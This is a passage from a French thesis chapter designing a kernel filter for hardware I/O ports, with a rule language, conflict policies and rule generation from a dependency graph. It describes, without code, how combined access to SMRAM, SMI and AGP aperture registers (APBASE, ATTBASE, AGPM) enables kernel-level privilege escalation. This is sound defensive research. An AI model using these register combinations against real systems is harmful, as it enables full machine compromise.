## 7.4 Étude d'une solution de filtrage des entrées-sorties

Dans le chapitre précédent, nous avons présenté plusieurs contre-mesures structurelles possibles au problème présenté aux chapitres 3 et suivants. Parmi celles-ci, la solution de filtrage des entrées sorties peut sembler attrayante dans la mesure où elle permet d'empêcher les applications de la couche utilisateur d'accéder à certains ports réputés dangereux, sans toutefois se priver de la possibilité de permettre un accès sur certains ports jugés inoffensifs à certaines applications, que celles-ci soient de confiance ou non.

Le présent chapitre présente en détail une approche possible pour la mise en œuvre d'une telle stratégie et décrit les nombreuses difficultés pratiques liées à cette solution. Cette section laisse autant que faire ce peut de côté les aspects liés à l'implémentation qui seront traités principalement au sein du chapitre 7.5.3. Cette approche n'a pas été implémentée sous forme d'outil dans le cadre de cette thèse en raison principalement des contraintes pratiques de la stratégie envisagée (voir paragraphe 7.5.5) qui limitent son intérêt pour un système opérationnel mettant en œuvre des technologies existantes. L'étude effectuée ici permet en revanche de bien cerner les avantages et les inconvénients d'une telle solution et les compromis que les systèmes d'exploitation doivent être prêts à effectuer pour filtrer efficacement les entrées-sorties.

On considérera dans cette partie que le terme port d'entrées-sorties désigne soit un registre accessible via le mécanisme PIO classique, soit un registre accessible via le mécanisme de configuration PCI (comme APBASE et APSIZE, voir chapitre 4).

En premier lieu, la bonne mise en œuvre de cette stratégie se heurte immédiatement au délicat problème de la détermination de la liste des ports d'entrées-sorties pouvant potentiellement mettre en danger le système. Cette tâche est d'autant plus ardue que la liste peut évoluer dynamiquement. Si une application qui a accès uniquement au registre SMI_EN ne peut pas mettre en danger de manière significative le système, cet accès devient potentiellement dangereux si l'application a également la possibilité de modifier le contenu du registre de configuration de la SMRAM. L'application est alors comme nous l'avons vu au chapitre 3 en mesure de modifier la routine de traitement de la SMI et d'autoriser la génération de cette dernière dans des conditions qui lui conviennent.

De même, si l'on laisse à une application la possibilité d'accéder en lecture ou en écriture au registre APBASE uniquement, cette application peut dans le pire cas créer un déni de service sur le système. En revanche si cette application a également accès au registre ATTBASE, elle est en mesure d'obtenir les privilèges noyau sur le système.

Deux étapes sont donc nécessaires :

– la définition d'un modèle compréhensible qui permette d'écrire des règles de filtrage des accès aux ports d'entrées-sorties et la fourniture d'un outil qui permette lorsque les règles

auront été déterminées de les communiquer au noyau ;
- l'ajout dans le noyau du système d'exploitation de fonctionnalités permettant de mettre en œuvre de manière effective et obligatoire le contrôle d'accès sur les ports d'entrées-sorties. L'ensemble de ces fonctionnalités est appelé par la suite **filtre des entrées-sorties** par abus de langage.

Une telle structure est imposée par le fait que seul l'utilisateur du système est à même de déterminer les règles qui ont un sens sur le système, et que c'est en revanche au noyau de faire respecter les règles qui ont été éditées. Cette structure est analogue à celle d'outils de filtrages réseau existants comme Netfilter [65] qui permet notamment de définir des règles de filtrage IP sous Linux. Netfilter est constitué d'un outil Iptables qui permet d'éditer des règles de filtrage et de les communiquer au noyau et d'un cœur en couche noyau chargée de la mise en œuvre de la politique ainsi spécifiée.

A cette première contrainte structurelle, on peut également ajouter une contrainte d'ergonomie. L'outil utilisé devra être simple pour être facilement utilisable et surtout facilement vérifiable. La confiance que l'on pourra avoir dans la capacité de l'outil à faire respecter la politique de sécurité spécifiée ne sera jamais supérieure à la confiance que l'on pourra avoir dans son implémentation.

Enfin, on considérera que l'outil devra avoir une mémoire permanente des privilèges qu'il a déjà délégué. Fonctionnellement, il devra considérer pour des raisons de sécurité :
- que plusieurs applications sont susceptibles de collaborer pour augmenter les privilèges de l'une d'entre elle. Il devra donc considérer qu'une fois que l'accès à un port A a été accordé à une application, tout se passe du point de vue de la sécurité comme si un tel accès avait été accordé à toutes les applications du système ;
- qu'une fois qu'un privilège d'accès en écriture à un port a été donné, il est impossible au noyau de contrôler les accès qui sont faits sur ledit port, dans la mesure où ceux-ci ne nécessitent aucunement d'avoir recours à un appel système[35], à moins de vérifier périodiquement ou à la demande l'état des registres ce qui demande de gérer proprement les attaques de type "race condition" ou d'avoir recours au mécanisme d'émulation complète des entrées-sorties décrit au chapitre 7.2.2 et s'apparentant au fonctionnement d'un moniteur de machine virtuelle[36] qui dégrade les performances globales. Lorsqu'une application s'est vue octroyer les privilèges d'entrées-sorties sur un port donné, le filtre des entrées-sorties devra toujours considérer qu'elle a potentiellement modifié la valeur du port de la façon la plus dangereuse pour le système.

Pour prendre en compte ce second item, plusieurs choix stratégiques sont possibles :
- ne jamais retirer une autorisation d'accès à un port une fois qu'elle a été accordée ;
- se garder la possibilité de retirer l'accès à un port à une application, en gardant en mémoire le fait que l'accès a un jour été accordé ;
- retirer un accès à un port tout en vérifiant que la valeur du registre correspondant n'a pas été modifiée ou a été modifiée selon la politique de sécurité de manière inoffensive.

Les deux premières solutions sont relativement similaires du point de vue de la gestion interne au filtre. La troisième est plus difficile à mettre en œuvre car elle nécessite de suivre l'état des registres potentiellement modifiés et de déterminer l'ensemble des états dangereux. Sauf mention contraire, on considérera dans la suite que l'une des deux premières stratégies a été retenue. Les aspects liés à la mémoire des états des registres sont traités au paragraphe 7.4.3

[35] Les opérations assembleurs in/out sont utilisables directement depuis la couche utilisateur.

[36] la mise en œuvre d'une technique de ce type est inévitable si l'on souhaite traiter séparément tous les registres accessibles via le mécanisme de configuration PCI. Dans ce cas, on peut cependant utiliser une version simplifiée ou seuls les accès aux registres 0xcfc sont monitorés de la sorte.

Pour concevoir un filtre fonctionnel, paramétrable et ergonomique, nous avons choisi de définir tout d'abord un langage de définition de règles. Un ensemble de règles constituera une politique de filtrage des entrées-sorties. Conceptuellement, le filtre des entrées-sorties sera configuré à l'aide d'un fichier contenant un ensemble de règles ou de règles communiquées en ligne de commande et s'évertuera de faire respecter ces règles quoi qu'il advienne. La section suivante décrit le langage employé pour écrire les règles de filtrage, sa sémantique, et ses propriétés.

### 7.4.1 Définition d'un modèle de description de règles de filtrage

Cette section présente un langage d'écriture de règles qui pourra être utilisé pour spécifier une politique de filtrage des entrées-sorties. Elle ne traite que des aspects liés à la modélisation du problème. Les aspects liés à l'implémentation du modèle seront traités plus loin au chapitre 7.5.3.

#### Structure Auth_E/S

On suppose qu'il existe dans le noyau une structure mathématique appelée Auth_E/S qui associe à chaque port le fait qu'une application utilisateur est autorisée à accéder à ce port ou non. Toute application doit au préalable demander au noyau les privilèges d'entrées-sorties pour accéder à un port E/S donné. Par voie de conséquence, Auth_E/S est initialisée de telle sorte que l'accès à chaque port est marqué comme refusé et la structure sera mise à jour à chaque fois que le noyau autorisera un accès et déléguera effectivement les privilèges d'entrées-sorties à une application.

On considérera dans la suite que cette structure est unique. Quelle que soit l'application qui requiert des privilèges d'entrées-sorties, la même structure sera utilisée. En effet un attaquant peut généralement lancer plusieurs applications. Du point de vue de la sécurité, il faut donc considérer que toutes les applications utilisateurs sont potentiellement malicieuses et collaborent pour contourner les mécanismes de sécurité mis en œuvre par le système. La structure Auth_E/S sera donc unique et répertoriera les privilèges E/S délégués à au moins une application. Les aspects liés à la concurrence entre plusieurs applications qui souhaiteraient accéder à des ports d'entrées-sorties identiques ou différents sont traités par la suite (au paragraphe 7.5.2). Dans de très rares cas, on peut éventuellement envisager de définir une structure Auth_E/S par application, cette stratégie ne sera pas étudiée ici.

#### Définition des règles de filtrage

Cette partie présente une syntaxe arbitraire possible pour des règles de filtrage. Les raisons qui ont présidé au choix de cette syntaxe sont expliquées dans la suite. Il ne s'agit là que d'un exemple de syntaxe possible.

On considérera donc que les règles de filtrage basiques s'écrivent sous la forme *condition -> Aport$_a$* ou *condition -> Rport$_a$*.

- *Aport$_a$* signifie que l'accès au port d'entrée sortie *port$_a$* est autorisé par le noyau. Le noyau doit répondre favorablement à une demande de délégation de privilèges d'entrées-sorties sur ce port ;
- *Rport$_a$* signifie que l'accès au port *port$_a$* est refusé. Le noyau doit dans ce cas refuser une demande de délégation de privilèges E/S pour ce port ;
- une condition est une combinaison booléenne (via les opérateurs booléens classiques, l'opération "ou sera dans la suite représentée par le symbole "|", l'opération "et", par le symbole "&", et l'opération "non" par le symbole "∼" ) de prédicats de la forme *Rport$_a$* et *Aport$_a$* ;

– condition -> $Aport_a$ signifie donc que si la condition est remplie, l'accès au port $port_a$ peut être autorisé. $condition- > Rport_a$ signifie que si la condition est remplie, l'accès au port $port_a$ doit être explicitement refusé.

La règle $Aport_a$ | $Rport_b$ -> $Rport_c$ sera donc littéralement comprise comme "Si l'accès au port $port_a$ était autorisé ou si l'accès au port $port_b$ était refusé au moment de la demande, refuser l'accès au port $port_c$.

On peut également définir une condition VRAI (respectivement FAUX), représentant une condition toujours (respectivement jamais) vérifiée. VRAI est obtenu par la formule *A0 | R0* (L'accès au port numéro 0 est autorisé ou l'accès au port 0 est refusé). FAUX est obtenu par la formule *A0 & R0* (L'accès au port numéro 0 est autorisé et l'accès au port 0 est refusé). Aussi une règle de la forme *VRAI* -> $Rport_a$ impose qu'aucun accès au port $port_a$ ne sera jamais accordé. Une règle commençant par FAUX (*FAUX* -> ...) ne sera jamais vérifiée.

On définit également, par commodité d'écriture des règles de la forme *(*$port_a$*,*$port_b$*)*. La règle *(*$port_a$*,*$port_b$*)* est définie comme étant équivalente aux deux règles $Aport_a$ -> $Rport_b$ et $Aport_b$ -> $Rport_a$. $port_a$,$port_b$ correspond à la situation classique où l'accès à l'un ou l'autre des deux ports peut être accordé en toute confiance, mais où un accès consécutif aux deux ports (quel que soit l'ordre d'accès) met en danger la sécurité du système. On peut par ailleurs étendre la notation à plusieurs ports. *(*$port_a$*,*$port_b$*,*$port_c$*)* est fonctionnellement équivalente aux trois règles suivantes : $Aport_a$ & $Aport_b$ -> $Rport_c$, $Aport_b$ & $Aport_c$ -> $Rport_a$ et $Aport_c$ & $Aport_a$ -> $Rport_b$. La notation est extensible pour quatre ports et au delà. La sémantique est identique.

Par souci de flexibilité, on s'autorisera également une règle *AAll*. *AAll* se traduisant par des règles du type *VRAI* -> $Aport_a$ pour tous les ports du système, ce qui correspond à une autorisation explicite d'accès sur tous les ports du systèmes (en l'absence de contraintes supplémentaires comme nous le verrons dans les chapitres suivants). On dispose également d'une règle contraire de type *Rall* (refus systématique pour tous les ports).

Notons que la notation n'inclut aucune indication temporelle. Les règles sont donc par nature intemporelles. Elles restent valable pendant tout le fonctionnement du système. Par ailleurs, pour donner plus de flexibilité au modèle, on peut utiliser des numéros de ports fictifs additionnels qui permettront de rendre compte d'états du système. Par exemple on peut définir un port $Etat1$. Si un accès sur le port $Etat1$ est autorisé, alors le système est dans l'état 1.

### Stratégie de décision

A partir des règles de filtrage éditées, le système doit déterminer si l'accès à un port d'entrées-sorties doit être autorisé ou non. Le problème auquel on se heurte ici est que les règles de filtrage ne sont pas nécessairement cohérentes entre elles. Que faire si l'on se trouve dans une situation où l'une des règles implique que l'accès à un port doit être interdit, alors qu'une autre préconise une autorisation d'accès pour ce port ?

Dans certains systèmes de filtrage existants (Netfilter par exemple), les règles sont parcourues dans l'ordre où elles sont écrites. La première règle permettant de se prononcer sur la conduite à tenir est la seule retenue. L'inconvénient de cette technique est que la stratégie de décision dépend de l'ordre d'écriture des règles.

Pour que la décision soit indépendante de l'ordre, mais reste déterministe, non proposons de spécifier en plus des règles de filtrage la politique de sécurité globale en cas de conflit que l'on nommera **politique de sécurité des conflits** (Accès accordé ou refusé). La politique de sécurité du système doit permettre dans ce cas de trancher. Si cette politique est permissive, l'autorisation d'accès primera sur l'interdiction. En revanche, si cette politique est plus draconienne, une interdiction primera toujours sur une autorisation.

On considérera dans la suite que la politique de sécurité des conflits impose l'interdiction par défaut, qui est toujours préférable en terme de sécurité. Par ailleurs, la politique de sécurité doit également comprendre une **politique de sécurité par défaut** qui permet de prendre une décision dans le cas où aucune règle ne spécifie de conduite à tenir pour un port donné.

On entendra par ensemble de règles complet un ensemble de règles tels que l'outil soit en mesure de prendre une décision pour chaque port, quel que soit son état interne. Il n'est pas nécessaire que l'ensemble de règles soit complet pour l'application qui nous préoccupe. En effet, la politique de sécurité par défaut permet à l'outil de prendre une décision dans tous les cas.

Si l'ensemble des règles spécifiées se limite à $Aport_b -> Aport_a$, c'est bien la politique par défaut qui permettra de déterminer la conduite à tenir lorsque l'accès au port $port_b$ est refusé. En revanche, si l'on ajoute la règle $VRAI -> Rport_a$, c'est la politique des conflits qui s'applique.

La politique de sécurité globale se compose donc d'une politique des conflits et d'une politique par défaut qui doivent toutes deux être communiquées au filtre en couche noyau.

La technique de génération automatique des règles à partir du graphe de dépendance des ports d'entrées-sorties présentée au chapitre 7.4.2 permettra de s'affranchir de la présence de règles contradictoires, ou de l'absence de règle pour un port d'entrées-sorties donné. Si donc les règles sont générées à l'aide de ce mécanisme, les cas d'indécision éventuels évoqués dans cette sous section ne se produiront pas.

#### Utilisation d'un ensemble de règle

Considérons l'ensemble de règles suivants :
$Aport_b$ & $Rport_c$ -> $Aport_d$
$Aport_d$ -> $Aport_c$
$Aport_c$ & $Aport_b$ -> $Rport_d$

Cet ensemble de règles peut paraître incohérent. En effet, si l'on a obtenu un accès sur le port $port_b$, mais pas sur le port $port_c$, on obtient par la première règle un accès sur le port $port_d$. Cette accès nous permet d'obtenir selon la seconde règle un accès sur $port_c$. On a donc simultanément accès aux trois ports $port_b$, $port_c$ et $port_d$. Pourtant une requête d'accès à $port_d$ va se solder par un échec, en vertu de la troisième règle. On se donc trouve donc face à un paradoxe intéressant : tant qu'on ne demande pas l'autorisation d'accéder au port $port_d$, on peut accéder à ce port, mais dès que l'on effectue cette demande, le port devrait être bloqué par le noyau.

D'autre part, il peut être spécifié une règle du type $Aport_a$ -> $Rport_a$ qui signifierait que l'on souhaite retirer l'accès au port $port_a$ à quelqu'un qui le possède dès lors qu'il demande à en avoir l'accès.

La prise en compte de ces paradoxes potentiels sera en réalité effectuée par la partie de l'outil en charge de la vérification du respect des règles spécifiées. Les règles sont en effet considérées comme statiques. L'outil ne vérifie pas en permanence que les règles sont bien respectées. Il se contente de vérifier s'il est autorisé à permettre à une application d'accéder à un port donné, au moment où cet accès est demandé. L'outil est déterministe dans le sens qu'il effectue toujours le même choix pour une même séquence de demandes d'autorisations et un même ensemble de règles. En revanche, rien n'impose que les ports autorisés soient les mêmes si l'ordre de demandes est différent. Mais c'est déjà le cas pour un ensemble de règles pourtant cohérent comme $(port_a, port_b)$. Seule l'un ou l'autre des deux ports pourra être accédé. Seul la première des deux demandes pourra être satisfaite.

Lorsque l'accès à un port a été autorisé, il ne sera plus ultérieurement refusé par le noyau jusqu'au prochain redémarrage du système, en vertu de ce qui est décrit plus haut en 7.4. Donc,

si l'accès à un port $port_d$ est demandé, alors que cet accès a déjà été accordé à une application, le noyau ne vérifiera pas les règles et autorisera l'accès à ce port[37].

Cette fois encore, la méthode de génération automatique de règles présentée par la suite (7.4.2) permettra d'éviter des incohérences du type de celles présentées ici.

### 7.4.2 Génération automatique des règles à partir d'un graphe de dépendance

Comme nous l'avons vu dans la partie précédente, il est relativement difficile pour un être humain de générer un ensemble de règles cohérent qui corresponde aux propriétés qu'il souhaite voir vérifiées sur les ports d'entrées-sorties. Nous proposons donc de fournir un outil automatique qui génère à partir d'un graphe de dépendance les règles de filtrage associées.

#### Graphe de dépendance

On appellera par la suite **graphe de dépendance** un graphe pouvant graphiquement être représenté sous une forme proche de celle d'un “réseau de Petri" ayant pour but de mettre en relation les ports d'entrées sorties, et les risques encourus par le système en cas de délégations de privilèges d'accès sur lesdits ports. Par exemple, en vertu de ce qui a été décrit au paragraphe 4, un accès au port APBASE permet potentiellement de mettre en œuvre un déni de service sur le système. Un accès conjoint aux ports APBASE, ATTBASE, APBASE et AGPM permet à l'attaquant d'attenter à l'intégrité du système d'exploitation. Le graphe de dépendance doit rendre compte de cet état de fait.

Idéalement, un concepteur matériel pourrait être capable de déterminer directement les dépendances existant entre ports d'entrées-sorties et risques encourus. En pratique, il lui faudra sans doute avoir recours à des étapes intermédiaires. Par exemple, il pourra déterminer qu'un accès sur le port APBASE permet de relocaliser l'ouverture graphique, qu'un accès sur le port AGPM permet d'activer la fonctionnalité d'ouverture graphique, tandis qu'un accès sur ATTBASE permet de modifier la table de traduction utilisée pour l'ouverture graphique par le chipset.

Un ingénieur sécurité pourra par la suite en déduire qu'activer l'ouverture graphique, modifier la table de traduction puis relocaliser l'ouverture graphique permet d'obtenir un remplacement dynamique du noyau du système d'exploitation par un noyau sous contrôle total de l'utilisateur. Il en déduira par suite que l'utilisateur est capable d'intenter à l'intégrité du noyau du système d'exploitation et obtenir le contrôle total de la machine.

Le graphe de dépendance est censé représenter ce chemin de réflexion. Les étapes intermédiaires de réflexion se traduiront par des nœuds intermédiaires du graphe. Ils seront d'autant plus nombreux que la réflexion de l'ingénieur sécurité ou des concepteurs matériels est détaillée.

Les sommets du graphe de dépendance sont donc choisis parmi les ensembles suivant :

1. I : l'ensemble des nœuds dits initiaux. Chacun de ses nœuds possède une étiquette correspondant à l'identifiant d'un des ports du système ;
2. T : l'ensemble des nœuds dits terminaux. Ces nœuds possèdent une étiquette correspondant à un risque encouru ;
3. M : l'ensemble des nœuds intermédiaires. Chacun de ces nœuds possède une étiquette représentant une action possible sur le système.

Les arêtes du graphe sont des n-uplets constitués d'un sommet de destination et de n-1 sommets d'origine. Fonctionnellement, une arête signifie que le sommet de destination est atteignable

[37] Tout en journalisant l'événement car un accès concurrent à un même port PIO peut avoir des conséquences sur le bon fonctionnement de l'une ou l'autre des applications qui cherchent à y accéder.

si chacun des sommets d'origine est atteignable. Par analogie avec un réseau de Petri, on ne peut placer un jeton sur le sommet de destination que si on dispose d'un jeton sur chacun des sommets d'origine. Les arêtes du graphe, aussi appelées transitions rendent donc compte des dépendances entre sommets. Ainsi le fait qu'un accès sur le port APBASE permette de relocaliser l'ouverture graphique se traduira par une transition du sommet initial correspondant à APBASE vers le nœud intermédiaire correspondant à la possibilité de relocaliser l'ouverture graphique.

Le fait qu'un accès conjoint sur AGPM, ATTBASE, APBASE et APSIZE permette d'attenter à l'intégrité du noyau se traduira par exemple par une transition des quatre nœuds initiaux correspondants vers le nœud terminal correspondant à la modification de l'intégrité du noyau.

Le graphe de dépendance d'un système donné n'est pas unique. Il est en particulier possible de se passer des nœuds intermédiaires pour un système simple relativement maîtrisé, et d'utiliser sans doute un nombre arbitrairement grand de nœuds intermédiaires pour des systèmes plus grands ou moins maîtrisés.

La figure 7.1 décrit un exemple de graphe de dépendance pour les ports d'entrées-sorties intervenant dans le schéma d'escalade de privilège mettant en œuvre l'ouverture graphique et décrits au chapitre 4.1.2.




FIG. 7.1 – Exemple d'un graphe de dépendance pour les ports d'entrées-sorties relatifs à l'ouverture graphique

### Dérivation d'un ensemble de règles à partir du graphe de dépendance

La partie la plus difficile du processus n'est pas la dérivation d'un ensemble de règles à partir d'un graphe de dépendance donné, mais bien la génération du graphe de dépendance. En effet, il est nécessaire d'avoir une vue cohérente du système pour être en mesure de construire ce

graphe. La dérivation d'un ensemble de règles à partir du graphe de dépendance est par la suite relativement simple.

On se propose d'utiliser un outil automatique pour la dérivation. L'administrateur commence tout d'abord par définir le niveau de sécurité attendu du système. Par exemple, on pourra spécifier que les dénis de services sont des vulnérabilités acceptables. En revanche, une compromission des données utilisateurs est inacceptable. Suivant les cas, on pourra également définir une politique de sécurité très draconienne dans laquelle toutes les vulnérabilités potentielles (dénis de service inclus) sont inacceptables.

Les états du graphe correspondant aux risques que l'on ne juge pas tolérables sont marqués. On se pose ensuite un problème d'atteignabilité classique de ces états dans le graphe. On cherche à déterminer tous les ensembles de nœuds de l'ensemble I depuis lesquels les risques considérés sont atteignables.

Un algorithme pouvant être utilisé est illustré sur la figure 7.2. Son principe est le suivant :

- on définit V un ensemble de nœuds du système. V est initialisé à I. On définit également A un ensemble de transitions du graphe de dépendance. A est initilement vide ;
- A chaque nœud i de V, on fait correspondre une formule algébrique $V_i$. Pour sommet i dans I $V_i = i$, sinon $V_i$ n'est dans un premier temps pas défini ;
- on répète tant que V ne contient pas tous les nœuds du système :
- Pour chaque nœud n du graphe de dépendance qui n'est pas dans V et pour chaque transition t vers n, si l'ensemble des sommets $s_j$ d'origine de t est inclus dans V, alors si $V_n$ n'est pas encore défini $V_n = \prod V_j$ et sinon $V_n = V_n + \prod V_j$. On ajoute enfin t dans A. Si toutes les transitions vers N sont alors dans A, on ajoute N dans V. La fonction "produit" $\prod$ est une fonction produit ayant des propriétés de distributivité par rapport à l'addition $(A+B)*(C+D) = AC+BC+BD+AD$. D'autre part $A*A = A$ et $A+A = A$ quel que soit A. On cherchera toujours à chaque étape de l'algorithme à écrire les expressions sous forme canonique, c'est à dire comme des sommes de produits (**minterms***) en réduisant les carrés et les termes identiques ;
- enfin pour tout n dans l'ensemble des nœuds terminaux T qui correspondent à des vulnérabilités inacceptables pour le système, on écrit une règle ($a_1$, ... , $a_i$) pour chaque minterm $a_1 * a_2 * ... * a_i$ dans $V_n$. L'ensemble de ces règles constitue l'ensemble des règles a fournir au filtre des entrées-sorties.

Il est facile de montrer que l'algorithme termine dès que le graphe n'a pas de cycle et que tous les états sont au moins accessibles par une transition. Dans le cas contraire en effet, si l'algorithme boucle indéfiniment, cela signifie que à un moment donné, tous les états non encore dans V ont une transition telle que l'ensemble des sommets d'origine contient un élément qui n'est pas dans V. Soit i l'un des sommets non encore dans V et j un tel sommet d'origine. j n'est pas dans V, donc j possède lui aussi un antécédent k qui n'est pas dans V. Par récurrence, s'il y a n sommets qui ne sont pas dans V, il y en a nécessairement n+1. Comme il n'y a pas de cycle dans le graphe, cela signifierait qu'il y aurait une infinité de sommet. Or, le nombre de sommet est fini, ce qui prouve par l'absurde que l'algorithme termine. En revanche, l'algorithme ne termine pas si le graphe comprend des cycles, la méthode de construction du graphe devra donc prendre en compte cette contrainte.

D'autre part, l'algorithme permet effectivement de déterminer pour chaque sommet terminal du graphe, l'ensemble des combinaisons de ports qui permet de l'atteindre. En effet, on peut prouver trivialement par récurrence que pour chaque sommet i du graphe de dépendance, l'expression $V_i$ décrit l'ensemble des n uplets de ports initiaux (donc ports d'entrées-sorties du système) tels que l'état i soit atteignable depuis les seuls sommets initiaux du n-uplet.




FIG. 7.2 – Un algorithme simple permettant de déduire les nœuds terminaux accessibles depuis les nœuds initiaux sélectionnés

### 7.4.3 Extensions possibles au modèle

#### Prise en compte de l'état des ports

Afin d'obtenir une granularité supérieure dans le modèle, on peut rajouter sur les états initiaux un label supplémentaire correspondant à la valeur courante du port.

Si par exemple le bit enable du registre $AGPM$ est nul, on peut sans danger autoriser un accès aux registres $APBASE$ ou $ATTBASE$. En revanche, si la valeur de ce bit est non nulle, tout accès sur $APBASE$ met en danger le système. Cette différence ne peut être faite que si l'on tient compte de l'état du registre dans le graphe de dépendance. Si on ne tient pas compte de l'état du registre $AGPM$, on en sera réduit, par mesure conservatoire, à interdire tout accès sur le port $APBASE$. Tenir compte de ces valeurs apporte plus de flexibilité, mais le graphe est alors plus difficile à concevoir.

#### Prendre en compte l'état des ports dans les règles

Prendre en compte l'état des ports dans le graphe de dépendance n'a d'intérêt que si l'on peut également prendre en compte l'état des ports dans le modèle des règles de filtrage. On doit pour cela ajouter la possibilité d'utiliser dans les conditions des règles des prédicats du type

$port_a$=*valeur_ numérique_ binaire*. Le prédicat est vrai si la valeur du port $port_a$ est bien celle de *valeur_ numérique_ binaire*. Il est possible de spécifier entièrement une valeur numérique *0xcf8 = 10011100*, ou partiellement. Dans ce cas, on utilise des symboles “Don’t care" (“valeur sans importance", représentés par le caractère ? : par exemple, le prédicat *0xcf8 = ? ? ? ?1100* est vrai si les quatre bits de poids faible du port d’adresse 0xcf8 valent 1100 au moment de la requête

**Introduction d’une dimension temporelle**

Prendre en compte l’état des registres donne plus de flexibilité au système global. Cependant, cette flexibilité diminue de la même façon la sécurité globale du système si les règles sont mal spécifiées. En effet, comme il l’a déjà été précisé, il est plus difficile d’écrire des règles cohérentes.

Par exemple, l’ensemble de règles suivant :

*AGPM = ? ? ? ? ? ? ?0 ->Aapbase*

*AGPM = ? ? ? ? ? ? ?1 -> Rapbase*

vise à empêcher l’accès à APBASE si la fonctionnalité d’ouverture graphique est utilisée (bit de poids 9, enable, de AGPM à 1) et à autoriser un accès jugé inoffensif dans le cas contraire. Si donc la fonctionnalité n’est pas utilisée et le bit enable est laissé à 0, une application peut obtenir les privilèges E/S sur le registre APBASE et modifier sa valeur.

